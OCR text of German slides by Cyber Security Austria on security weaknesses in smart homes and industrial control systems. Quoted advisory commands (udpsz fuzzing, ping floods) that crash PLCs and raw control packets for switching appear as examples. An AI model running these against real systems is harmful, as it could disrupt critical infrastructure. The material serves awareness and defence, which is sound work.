CYBER SECURITY AUSTRIA

The new Smart World

Einfluss der IKT Sicherheit auf kritische Infrastrukturen

Paul Karrer
Obmann & Sprecher
CYBER SECURITY AUSTRIA
Verein zur Förderung der Sicherheit Österreichs strategischer Infrastruktur

CYBER SECURITY AUSTRIA

Was meine Frau wollte

Ein neues Haus, aber...

- Schlüssellos
- Brandmeldung
- Alarmanlage

Lessons learned...


Brandmeldung

- **Brandmelder**
  - Nicht in der Küche
  - Keine direkte Alarmierung der Feuerwehr
  - Wenn´s doch brennt – wie kommen die rein ?
    - Feuerwehrschlüsseltresor !

Fingerprintreader

- **„INFO Terminal“**
  - Terminal leuchtet grün wenn Anlage aus
  - Terminal leuchtet rot wenn Anlage scharf
  - Einbrucheinladungssystem/Abhilfe ?

    Mühevolles umprogrammieren
    der Firmware ?




und dann kam´s Übel


- **Service Techniker hatte**
  - Parameter der Anlage
  - Alarmcodes im **Klartext**
  - Daten am Firmenserver abgelegt
  - Alle Daten **ALLER** Kundenanlagen auf seinem Notebook
  - keine Notebookverschlüsselung !

CYBER SECURITY AUSTRIA

Was ich bekommen habe...

Nur ein Beispiel ?


Safari Ablage Bearbeiten Darstellung Verlauf Lesezeichen Entwickler Fenster Hilfe
CoDeSys WebVisualization
http:// 158.193/plc/webvisu.htm
30. 11. 2011 11:00:15
Heizstation Karl Scharzhof 8 / Pichlern
LOGIN
Passwort: ****
V 1.34


Safari Ablage Bearbeiten Darstellung Verlauf Lesezeichen Entwickler Fenster Hilfe
Mi. 10:54
WAGO Ethernet Web-Based Management
http .158.193/webserv/index.ssi
Google
CSA - intern
Apple
Yahoo!
Google Maps
YouTube
Wikipedia
Web-based Management
WAGO Kontakttechnik GmbH & Co. KG
Hansastr. 27
D-32423 Minden
www.wago.com
Navigation
Information
Ethernet
TCP/IP
Port
SNMP
SNMP V3
Watchdog
Clock
Security
PLC Info
PLC Settings
Features
IO config
DiskInfo
WebVisu
Port configuration
This page is for the configuration of the network protocols. The configuration is stored in an EEPROM and changes will take effect after the next software or hardware reset.
Port Settings
Protocol
Port
Enabled
FTP 21
SNTP 123
HTTP 80
SNMP 161, 162
Ethernet IP 44818 (TCP), 2222 (UDP)
Modbus UDP 502
Modbus TCP 502
WAGO Services 6626
CoDeSys 2455
BootP 68
DHCP 68
use IP from EEPROM –
UNDO
SUBMIT

CYBER SECURITY AUSTRIA

Safari Ablage Bearbeiten Darstellung Verlauf Lesezeichen Entwickler Fenster Hilfe (Geladen) Mi. 11:18

http://aluigi.altervista.org/adv/codesys_1-adv.txt

http://aluigi.altervista.org/adv/codesys_1-adv.txt


vulnerability database

```
server automatically generates logs or other files and this bug will
prevent their creation due to the presence of folders with the same
names, but I don't know the software enough to confirm this scenario.


##############################################################################

===========
3) The Code
===========


http://aluigi.org/testz/udpsz.zip

A]
  udpsz -T -b 0x61 -X 0xc 32 1 0xfffffff2 -1 -1 0 -D SERVER 1217 0xffff

B]
  udpsz -c "GET /" 0 -b a -c "\\a HTTP/1.0\r\n\r\n" -1 -T -D SERVER 8080 8192

C]
  udpsz -T -c "POST / HTTP/1.0\r\nContent-Length: 4294967295\r\n\r\n" SERVER 8080 -1

D]
  udpsz -T -c "BLAH / HTTP/1.0\r\n\r\n" SERVER 8080 -1

E]
  udpsz -T -c "GET /dir\\a HTTP/1.0\r\n\r\n" SERVER 8080 -1
  udpsz -T -c "GET /dir\\dir\\a HTTP/1.0\r\n\r\n" SERVER 8080 -1
  udpsz -T -c "GET /dir\\dir\\dir\\a HTTP/1.0\r\n\r\n" SERVER 8080 -1
  udpsz -T -c "GET /dir\\dir\\dir\\dir\\a HTTP/1.0\r\n\r\n" SERVER 8080 -1
  udpsz -T -c "GET /dir\\dir\\dir\\dir\\dir\\a HTTP/1.0\r\n\r\n" SERVER 8080 -1
  ...

##############################################################################

======
4) Fix
======


No fix.

##############################################################################
```

CYBER SECURITY AUSTRIA

SCADA Netzwerk Bsp.

(System Control And Data Acquisition)



https://media.blackhat.com/bh-us-10/whitepapers/Pollet_Cummins/BlackHat-USA-2010-Pollet-Cummings-RTS-Electricity-for-Free-wp.pdf

Beispiel SPS im Kraftwerk

ping -f -s 600 (target IP Address)
PING 11.128.66.170 (11.128.66.170): 600 data bytes
.....

11.128.66.170 ping statistics --- 497 packets transmitted, 32 packets received, 93% packet loss

(**The device lost communications and was unreachable on the network. The device was not reachable by SCADA scans, but came back up in a few seconds after the attack was over**.)

ping -f -s 60000 (target IP Address)
PING 11.128.66.170 (11.128.66.170): 60000 data bytes
.....

11.128.66.170 ping statistics --- 819 packets transmitted, 0 packets received, 100% packet loss

(The device lost communications and was unreachable on the network. The device was not reachable by SCADA scans, and it went from a RUN to a FAULTED state. **All configuration was lost, and we had to recycle power, then transfer the configuration back to the device over a serial connection to restore its operation.)**

https://media.blackhat.com/bh-us-10/whitepapers/Pollet_Cummins/BlackHat-USA-2010-Pollet-Cummings-RTS-Electricity-for-Free-wp.pdf

Beispiel


Control Center Datenpakete:


0a 07 d9 08 3b 92 0b af 00 0b

Öffnen Schalter (92ob)
Addresse (d9083b)

0a 08 80 b5 cc 91 01 00 0b

Lesen der Frequenz (9101) im KW #11
Addresse (80b5cc)

